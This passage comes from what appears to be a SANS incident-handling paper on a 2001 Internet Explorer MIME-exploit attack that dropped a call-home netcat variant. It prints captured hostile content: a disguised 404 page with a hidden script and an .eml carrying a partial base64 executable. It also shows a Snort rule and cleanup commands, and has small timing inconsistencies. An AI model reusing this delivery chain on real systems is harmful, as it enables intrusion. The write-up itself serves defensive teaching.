

Figure 10 – Attack Step 3

2.5 Attack Signature

This attack has a few significant signatures that can be used to detect, if not block the attack:

- The ".eml" file used by the attacker is called malicious.eml and contains the modified netcat executable called mync.exe.
- The modified netcat script has been written to always call home to the same IP address. Although this may not lead us directly to the attacker, it will allow for easier containment.
- The size of the modified netcat executable is 59,392 bytes.
- The modified netcat executable calls home (to the same IP address) on port 80 at intervals of 27 minutes until it makes a connection. Therefore, firewall and router logs should show anomalous increases in traffic spread out in 28-minute intervals.

The text below displays the entire TCP stream from packets captured using Ethereal:

```
GET /webpage/ HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: compromisedsite.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 23 Jan 2002 19:27:38 GMT
Server: Apache/1.3.20 (Unix) ApacheJServ/1.1.2 PHP/4.0.4pl1 FrontPage/5.0.2.2510
Rewrit/1.1a
Last-Modified: Tue, 13 Nov 2001 21:43:06 GMT
ETag: "24fdb-298-3bf193ea"
Accept-Ranges: bytes
Content-Length: 664
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<html><head><title>Error 404</title>

<meta name="robots" content="noindex">
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-1"></head>

<body>

<h2>Happy Halloween</h2>

<p><strong>Trick or Treat</strong></p>

<p>The Web server cannot find the file or script you asked for. Please check the
URL to ensure that the path is correct.</p>
</body></html>
<html><script language="JavaScript">

window.open("malicious.eml", null, "resizable=no,top=6000,left=6000")

</script></html>
GET /webpage/malicious.eml HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: compromisedsite.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 23 Jan 2002 19:27:40 GMT
Server: Apache/1.3.20 (Unix) ApacheJServ/1.1.2 PHP/4.0.4pl1 FrontPage/5.0.2.2510
Rewrit/1.1a
Last-Modified: Tue, 13 Nov 2001 16:17:09 GMT
ETag: "24fdc-866f-3bf14785"
Accept-Ranges: bytes
Content-Length: 34415
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/plain

MIME-Version: 1.0
```

```
Content-Type: multipart/related;
        type="multipart/alternative";
        boundary="====_ABC1234567890DEF_===="
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1

--====_ABC1234567890DEF_====
Content-Type: multipart/alternative;
        boundary="====_ABC0987654321DEF_===="

--====_ABC0987654321DEF_====
Content-Type: text/html;
        charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable


<HTML><HEAD></HEAD><BODY bgColor=3D#ffffff>
<iframe src=3Dcid:EA4DMGBP9p height=3D0 width=3D0>
</iframe></BODY></HTML>
--====_ABC0987654321DEF_=====--

--====_ABC1234567890DEF_====
Content-Type: audio/x-wav;
        name="mync.exe"
Content-Transfer-Encoding: base64
Content-ID: <EA4DMGBP9p>

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAyAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v
ZGUuDQ0KJAAAAAAAAADwVNTxtDW6orQ1uqK0NbqiXCqwoqE1uqI3KbSivTW6orQ1u6KSNbqi1iqp
orc1uqJcKrGitzW6olJpY2i0NbqiAAAAAAAAAABQRQAATAEDACj63jsAAAAAAAAAAOAADwELAQYA
ADAAAAAgAAAAAAAAPBAAAAAQAAAAQAAAABAAAAQAAAAEAAABAAAAAAAAAAEAAAAAAA……
```

If the targeted network is running an Intrusion Detection System, it is possible to create signatures that examine the HTTP data streams for an embedded .eml file extension, or containing the string mync.exe. An example of a Snort signature that may be created and used to detect this attack is:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC mync.exe
attempt";flags: A+; content:"mync.exe"; nocase; classtype:web-application-
activity; sid:1062; rev:2;)
```

2.6 How To Protect Against It

There are three basic protective measures, which when implemented, will protect systems against the vulnerability exploited in this attack. You'll find that they are quite simple and because Microsoft has already released a patch, they only require a simple download to solve the problem.

Any vulnerable version of Internet Explorer should be patched with the fix available at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp. This patch will stop the automated execution of unexpected MIME types, which causes Internet Explorer to be vulnerable. This patch was made available in March of

2001, and until nimda struck, was not widely distributed. Even with global attention drawn by nimda, and now the other viruses such as ALIZ and Klez, there are still many systems left unpatched and vulnerable.

All Virus definitions should be up to date, and systems should be scanned frequently. This is a fundamental pillar of Computer Security, and yet often goes unenforced. All of the leading Antivirus vendors have generic signatures for detecting any page that attempts to take advantage of the Internet Explorer MIME vulnerability. They also have specific signatures for protecting systems against nimda, and the other known viruses that utilize the MIME exploit. Management software may be used, such as McAfee Management Edition, to ensure that software is up-to-date and to provide the mechanism to distribute virus definition files in emergency cases. If funds are not available, logon scripts can also be used to distribute the updated data files and check current virus definition files on a system. A security policy stating that anti-virus software should be configured to ensure virus definition files are updated every week and systems should be scanned two times per week.

If possible, all executables attachments should be blocked at email gateway. At a minimum, all .pif, .scr and .exe should be blocked. This will help prevent the other technique for delivering this attack, the HTML formatted email with the malicious attachment. This technique is a common security practice in most environments because it prevents entry of many viruses and other unwanted programs into the network via email. In addition, a security policy to block web based e-mail and Instant Messenger programs should be considered because it is another point of entry from which this vulnerability can be exploited.

3.0 The Incident Handling Process

3.1 Preparation

Company XYZ has experienced substantial growth in the past year. In the past 6 months alone, they have grown from a small company of five employees into a constantly expanding company consisting of approximately 60 employees. In that time frame, they had only added 3 members to their IT staff, of which only one has formal security training. The total number of Company XYZ's IT staff is four members, including the manager.

As part of the employees justification for taking the formal security class 3 months prior to the incident, he developed a corporate Information Security Policy for Company XYZ. The policy was small, concise, and was made up of several policy statements touching on the following topics.

- Password Policy
  - Minimum password length
    - **Excerpt from Policy: "**Your password must not be any single word in any language (password cracking software has access to language dictionaries for many, many languages)."
    - **Excerpt from Policy: "**Your password must be at least six characters long. Passwords 8-14 characters long provide optimal security
  - Minimum password age
- Perimeter Security Policy
  - Allowable ports inbound
    - **Excerpt from Policy:** " The router shall be configured to *deny* inbound access to unused ports (unless specific corporate services require them); for example, FTP on port 21, Telnet on port 23, and others"
  - Allowable ports outbound
    - **Excerpt from Policy:** "The router shall be configured to *deny* outbound access to all ports unless explicitly required by specific documented business needs.
  - Firewall
    - **Excerpt from Policy:** "network address translation (NAT), shall be implemented"
    - **Excerpt from Policy:** "A three-port firewall shall be used; public services (web/ftp/e-mail) shall be provided on a separate network segment, the DMZ"
- Disaster Recovery
  - Data Backup
- Security Banners

- Email Policy
  - Email retention
  - Inappropriate usage
- Anti Virus Policy
  - Weekly signature updates
  - Weekly scanning
- Personnel
  - Hiring/Termination procedures
    - Account establishment policy
    - Account revocation policy

As you can see from the list above, prior to the events of October 26 Incident Handling Policies or Procedures (among other key policies and procedures) are absent from Company XYZ's Information Security policy.

When the policy was completed in August of 2001, it was approved by upper management and distributed to all current employees. The employees were given three business days to read the security policy and return it to their manager signed and dated. (Most handed it back about 5 minutes after receiving it.) All new employees hired after August 2001 received the policy as part of their orientation packet on their first day of work (along with the pile of other paperwork they were forced to read and sign). Most signed it without reading it or even knowing what exactly it was that they were agreeing to.

It is obvious that the implementation of Company XYZ's security policy was doomed from the moment it was distributed. Without providing the proper training to their users and without the dedicated security staff and predefined incident handling team required to not only develop, but implement a corporate security policy, Company XYZ was unsurprisingly caught on their heels when the events of October 26, 2001 compromised their network.

3.2 Identification

The incident was detected in multiple locations throughout the organization, but without the appropriate procedures and countermeasures in place, it was difficult to bring the signs and symptoms together and classify the event as an incident.

At approximately 9am on Monday October 29, 2001 a member of the IT staff (not the individual with security training) was examining the router and firewall logs from the weekend. As he fingered through the printouts, he noticed a substantial number of outbound connections on TCP port 80 coming from multiple internal hosts all weekend long. He noticed that most of the outbound connections were going to the same site and he assumed that there must have been a number of employees working the weekend on a huge proposal. He figured that they must have been gathering some sort of data from that specific site and didn't think to investigate the matter further.

At approximately 9:30AM on Monday October 29, 2001, a member of the accounting department went through her regular Monday routine of updating her virus signatures and scanning her system. After all, this was required by the company's security policy that she had read and signed a few weeks earlier when she joined Company XYZ. After scanning her system, she received the following shocking error message:



Figure 11 – McAfee Virus Report

The user, shocked and embarrassed by the discovery, quickly deleted the file. Thinking that she took care of the problem, she promptly proceeded with her work for the day and neglected to inform anyone about the virus she had found.

At approximately 11:00AM on October 29, 2001, an employee in the sales division noticed something suspicious going on with his PC. The light which monitors hard drive activity was constantly blinking, even if he wasn't running any applications on the machine. It was degrading the performance of his machine, resulting in a decrease of productivity. When it began to get frustrating, he was forced to call the help desk for assistance. A Junior member of the IT staff arrived minutes later to troubleshoot the problem and proceeded to run through the normal steps to troubleshoot a performance problem on a Windows based machine. His first step was to check the task list to see if there was a specific program that was eating up so much of the computers resources. When he checked the Windows 2000 task list, he noticed a few instances of the same program called mync.exe running, and they were all using at least 25% of the processor time, and a usage time of at least an hour. Since the technician wasn't familiar with the applications used in the sales division, he asked the salesman if mync.exe was familiar to him. The salesman, who had some computer knowledge, didn't remember having a mync.exe program on his system. The technician decided to try to end the process by right clicking on the process and choosing "end process." When he attempted to end the process he was greeted with the following error:



Figure 12 – Termination Attempt

This perplexed the junior member of he IT staff, so he decided to reboot the machine. After the subsequent reboot, he checked the task list once again and was surprised to see the mync.exe program was there again. However, this time the program was not using up any of the system resources. As far as he was concerned, the problem was fixed. He closed the trouble ticket, greeted the salesman "adieu" and moved on. As he was returning to his office, he was stopped by a woman in the accounting department. She explained that she had found a virus on her system that morning, and wasn't sure about what to do about it. The IT staffer asked her the name of the virus, but she could not remember. He told her that he'd stop by after lunch and take a look at it.

At approximately 12:15 AM, the four members of the IT staff were gathered around the table in the cafeteria as they normally do as part of their daily routine. Also as usual, they were discussing the mornings events, and any problems they had discovered. As they each spoke about the mornings events, the individual with security training began to get a little restless. He remembered that his security training had taught him to look out for symptoms such as anomalous outbound Internet connections, virus activity and strange performance issues. As he kept listening to the stories and symptoms explained by his associates, he became increasingly aware that they were under attack. He immediately left the cafeteria and dispatched the IT team to gather more information on the events they had witnessed earlier that morning

Now, almost 72 hours after the attack took place. The IT staff was aware that they might have a problem. Had it not been for a user following the security policy by scanning her system regularly, and the intercommunication of the IT staff, they may not have become aware of the situation until it was truly too late. They met about an hour later to discuss the detailed information they had gathered and to attempt to see if any of the information was related. The information they had gathered was the following:

- Router Logs
- Firewall Logs
- Virus Signature
- Official Listing of required applications used in accounting

After reviewing the additional information, it was obvious to them that they had an incident.

The first step they took after determining that an incident had actually occurred was to determine who was going to be involved in the incident handling process. Typically, this process would have been previously determined and documented, but because Company XYZ didn't have an incident handling procedure in effect prior to these events, they had to decide after the fact. It is obvious to see that this important step took a considerable amount of time away from getting to the containment of the Incident.

3.3 Containment

The first way the IT staff attempted to contain the incident was to split up into two teams, dividing the responsibilities as follows:

- **Team A**
  - Using Norton Ghost®, create system backup of each system suspected of being compromised. (System in accounting and system in sales)
  - Contact sales manager to see if they know anything about the mync.exe program.
  - Identify the virus that has been found and research suggested methods for removal and prevention from vendor's website.
  - Research mync.exe and find out if it's a known virus.
  - Run scans on all servers to see if they have been infected.
  - Change all Administrative and router passwords.
- **Team B**
  - Review router and firewall logs, and obtain the IP address that was frequently visited last weekend.
    - Configure router and firewall to block all incoming and outgoing requests to that IP address.
    - Notify abuse department of the ISP that owns that address.
  - Interview users of infected systems to determine:
    - The source of the incident
    - If any collateral damage exists
  - Interview others users to determine if they experienced similar symptoms and determine if their systems were infected.
  - Determine if file, mync.exe exists on all systems infected with suspected virus.

Team A

As Team A began to backup the system in sales, they ran into a few small issues. The two members who had been assigned to this task had never used Ghost to create a backup. It took Team A approximately 90 minutes to successfully complete their first backup. The attempt on the second system went much quicker, it only took an additional 30 minutes to back up the system in accounting.

After a few minutes of research, Team A had located information on the virus that had infected the system in accounting. They identified that the reason the virus signature triggered was not a virus at all, but a signature designed to detect the attempt of a file to exploit the Internet Explorer MIME vulnerability.

They then proceeded to search the hard drive for the mync.exe program. They were shocked at the result of their search when it yielded the following result:



Figure 13 – Search Results

This piece of information was pivotal because it provided them with a link between the MIME exploit and the mync.exe program. After some research on the MIME exploit, the IT staff realized that it was possible to use the MIME exploit to force a system to download programs of the attackers choice. The puzzle was beginning to come together.

Since Company XYZ is not a large company, and therefore doesn't have many systems, it was possible for Team A to go around and check each system on site to see if they were vulnerable to the MIME exploit, and if they had the mync.exe program on their system. As they made their rounds, they were happy to find that only two additional systems had been found vulnerable to the exploit. Both systems also had the mync.exe program at the root of the c. (c:\mync.exe) The total known number of systems infected was now four.

Team B

After reviewing the firewall and router logs and reporting the incident to the appropriate ISP, Team B embarked on interviewing users whose systems where affected by the attack. They asked the users if any files were missing, modified, or if anything out of the ordinary had been happening on their systems. Strangely enough, the users didn't see

any file loss or modification whatsoever. The only thing that the users consistently noticed was the performance degradation caused by the active hard drive. Each user interviewed had something else in common; they all had received an email on Friday afternoon that contained a link to this "Neat Halloween Game." This bit of information was a key component for the team in piecing together the possible means of delivery.

Team B then proceeded to check the mail server for any other copies of this email. After deleted any remaining instances of the email, they configured the server to block all incoming messages from the domain from where the email originated. They then configured the router to block all communication to and from the site that hosted the game using the following commands.

```
access-list 190 deny tcp any w.x.y.z eq 80
```

The addition of access-list 190 applied to the external interface of the router, prevents communication coming from any internal host from going the malicious site. The IP address **w.x.y.z** has been used to represent the IP address used by the attacker. After blocking access to the site, they notified the organization that hosted the site to make them aware of the situation.

The two teams then had a meeting to exchange information and decided on an approach to eliminate the security breach that had infiltrated their systems.

3.4 Eradication

With the network "locked down" so that the malicious program could no longer communicate with the outside world, both teams embarked on their quest to eliminate any malicious programs that were found on their systems. They also took this opportunity to patch systems for the IE vulnerability that led to this incident.

After another meeting, the teams decided that since it was feasible to examine each system and remove the mync.exe file manually, that it would be their first step in securing the systems. Because they believed they had a handle on the scope and magnitude of this attack, they felt they could remove the malicious code and clean the system without having to reload the machine and potentially lose any important information stored locally. They forced all their users to change their passwords on their desktop systems.

After removing the malicious executable from the machines, the team then updated the Anti-Virus signatures and scanned each system individually. All .eml files were removed from the systems in question using the following Windows batch script:

```
@echo off
cd c:\
del *.eml /S /F /Q /A
pause
end
```

Every system running Internet Explorer was examined, and those found with vulnerable versions were patched with the IE patch available from Microsoft:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp

Fortunately for Company XYZ, this attack (or the collateral damage) did not affect the servers within their environment. The staff had paid close attention to keeping each servers patch level and anti-virus software up-to-date and protected the subnet on which they resided with the appropriate security mechanisms.

The last step the team used was to scan the entire network with a vulnerability scanner. They chose to use Nessus, a free vulnerability scanner available from http//www.nessus.org. They proceeded to scan all systems on the network, with the hope they would discover any additional systems that were vulnerable to either the MIME exploit or perhaps another known exploits.

3.5 Recovery

Total recovery from this incident did not take place overnight. This incident struck home with both upper management and the IT staff. Because of this attack and the potential damage it *could have* unleashed, management decided to make security throughout the corporation a priority.

System Recovery

The four systems that were compromised by the attacker were audited by the IT staff to confirm that all malicious code and vulnerabilities were removed from the system. This was accomplished through concentrated virus and vulnerability scanning. In addition to the scanning, the firewall and router logs were thoroughly examined to determine if any other systems had attempted to communicate with the rogue website.

After intense meetings with each department blaming the other, management made an executive decision to create a “Common Desktop” image, and distribute it throughout the enterprise. The common desktop would be a tested, secure and patched version of Windows and would be deployed in the coming weeks. Additional features of the Common Desktop included:

- **Personal Firewalls** – All systems throughout the enterprise would be loaded with personal firewall software. This software monitors inbound and outbound communication from the machine and blocks any unsolicited traffic to and from the machine. This will help prevent an unauthorized application from connecting to another machine without the users permission.
- **AntiVirus** – All systems throughout the enterprise would be loaded with Anti-Virus software pre-configured to automatically update its signature and run weekly anti-virus scans.

- **Systems Management Software** – To maintain control over the applications and patch levels on deployed systems, Management approved the purchase and deployment of Tivoli Systems Management Software. This software will allow for site wide system monitoring and software pushes of applications, patches and antivirus definitions.

Organization Recovery

The organization as a whole was hit especially hard by this event. This breach of security exposed the lack of focus on security throughout the enterprise. Not only did the incident display the security ignorance of upper management and end users, but it shed light on the lack of experience and training the IT staff had to handle a security breach.

After weeks of meetings discussing the events, upper management created a position within the IT department specifically to deal with security issues. This position, filled by a current member of the staff, established a point of contact throughout the organization for security related events and policies. The new security engineer was responsible for the development of a new comprehensive security policy that would expound upon the current policies while adding new incident handling procedures and end user training requirements. Funds were also allotted for this security engineer to be trained in Incident Handling.

3.6 Lessons Learned

Company XYZ was fortunate that this attack was a mere penetration and was not of a more malicious nature then it turned out to be. The attacker seemed to be inexperienced, and made many key mistakes that allowed the attack to be picked up and stopped quickly. If this attack had been more carefully planned, it may have been catastrophic. Attacks exploiting this vulnerability have the potential to cripple and organization both electronically and financially. Over the past few months savage viruses and worms, such as nimda, have wreaked havoc on unpatched systems throughout the world.

After the incident took place, Company XYZ held several meetings discussing the incident that took place. Members of the IT staff as well as representatives of each of the departments were present to discuss problems, solutions, and needs relating to the incident and the overall security of the corporation. The following summary points were proposed by participants in the meetings, approved as policy by management, and were formalized in a incident report created by the IT Staff:

- The realization of the important role security must play in an organization. This incident has forced Company XYZ to change their security posture and therefore adapt a much more proactive approach to security.

- Addition of personnel with explicit security responsibility, with the hope to prove their organization is serious about protecting their information assets.
- Revision of the existing corporate security policies, to include more comprehensive policy statements. This will help cover the broad spectrum of security, while introducing a definitive chain of command and procedures in the case of another attack by creating Incident Handling Policies and Procedures.
- A proposed education and security awareness training program. These changes plays a key role in helping Company XYZ accomplish the goal of assisting the end user in taking an active role in the security of their organization. This cannot be accomplished if the end users do not understand their responsibilities and have constant reinforcement of the security issues that are effecting their environment.

Company XYZ has learned the hard way that security is much more then just reactive procedures. They have learned that security isn't something that should just be prepared once and put on the shelf. Rather, security should become part of the day-to-day policies and procedures in an organization and should be a living entity. Every organization should constantly review and update their stance on security to be sure that they are as prepared as possible in the event of a security incident. Even with proper preparation and education, an organization still does not have total protection from an attack. More often then not, they are still missing one key element, experience. After this incident, experience is an element Company XYZ is certain to possess and employ against future incidents.

4.0 References

APCUG
http://www.apcug.org/news/son_of_nimba.htm

CERT
http://www.cert.org/advisories/CA-2001-06.html

IETF
http://www.ietf.org/rfc

Incidents.org
http://www.incidents.org/react/nimda.pdf

Microsoft
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-027.asp

MITRE
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0154

OCIPEP
http://www.epc-pcc.gc.ca/emergencies/advisories/AV01-016_e.html

SANS
http://www.sans.org/infosecFAQ/malicious/nimda2.htm

SOPHOS
http://www.sophos.com/virusinfo/analyses/w32klez.html

Symantec
http://securityresponse.symantec.com/avcenter/venc/data/w32.badtrans.b@mm.html
http://securityresponse.symantec.com/avcenter/venc/data/w32.klez.d@mm.html
http://securityresponse.symantec.com/avcenter/venc/data/w32.finaldo.b@mm.html
http://securityresponse.symantec.com/avcenter/venc/data/w32.aliz.worm.html
http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.e@mm.html

TruSecure
http://www.trusecure.com/html/tspub/hypeorhot/rxalerts/tsa01008_cid94.shtml
http://www.trusecure.com/html/tspub/hypeorhot/rxalerts/tsa01026_cid320.shtml

WebReview
http://www.webreview.com/browsers/browser_faq.shtml

Wired.com
http://www.wired.com/news/technology/0,1282,42750,00.html

ZDNET.com
http://www.zdnet.com/zdnn/stories/comment/0,5859,2827352,00.html?chkpt=zdnn_mh_comm
http://www.zdnet.com/zdnn/stories/news/0,4586,2834295,00.html?chkpt=zdhpnews01

Last Updated: September 19th, 2017

Upcoming Training

SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
Community SANS Chicago SEC504*	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Mentor Session - SEC504	Columbia, SC	Oct 10, 2017 - Nov 21, 2017	Mentor
SANS Tokyo Autumn 2017	Tokyo, Japan	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS Brussels Autumn 2017	Brussels, Belgium	Oct 16, 2017 - Oct 21, 2017	Live Event
Community SANS Columbus SEC504	Columbus, OH	Oct 23, 2017 - Oct 28, 2017	Community SANS
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
Mentor Session - SEC504	Dayton, OH	Oct 23, 2017 - Nov 27, 2017	Mentor
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
Community SANS Des Moines SEC504*	Des Moines, IA	Oct 30, 2017 - Nov 04, 2017	Community SANS
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, United Arab Emirates	Nov 04, 2017 - Nov 16, 2017	Live Event
SANS Miami 2017	Miami, FL	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Milan November 2017	Milan, Italy	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS New York SEC504*	New York, NY	Nov 06, 2017 - Nov 11, 2017	Community SANS
Mentor Session AW - SEC504	Houston, TX	Nov 06, 2017 - Jan 29, 2018	Mentor
SANS Amsterdam 2017	Amsterdam, Netherlands	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Nov 06, 2017 - Nov 11, 2017	Community SANS
Community SANS Columbia SEC504	Columbia, MD	Nov 08, 2017 - Nov 15, 2017	Community SANS
Community SANS Charlotte SEC504	Charlotte, NC	Nov 13, 2017 - Nov 18, 2017	Community SANS
Pen Test Hackfest Summit & Training 2017	Bethesda, MD	Nov 13, 2017 - Nov 20, 2017	Live Event
SANS Sydney 2017	Sydney, Australia	Nov 13, 2017 - Nov 25, 2017	Live Event
Community SANS Toronto SEC504	Toronto, ON	Nov 13, 2017 - Nov 18, 2017	Community SANS
SANS London November 2017	London, United Kingdom	Nov 27, 2017 - Dec 02, 2017	Live Event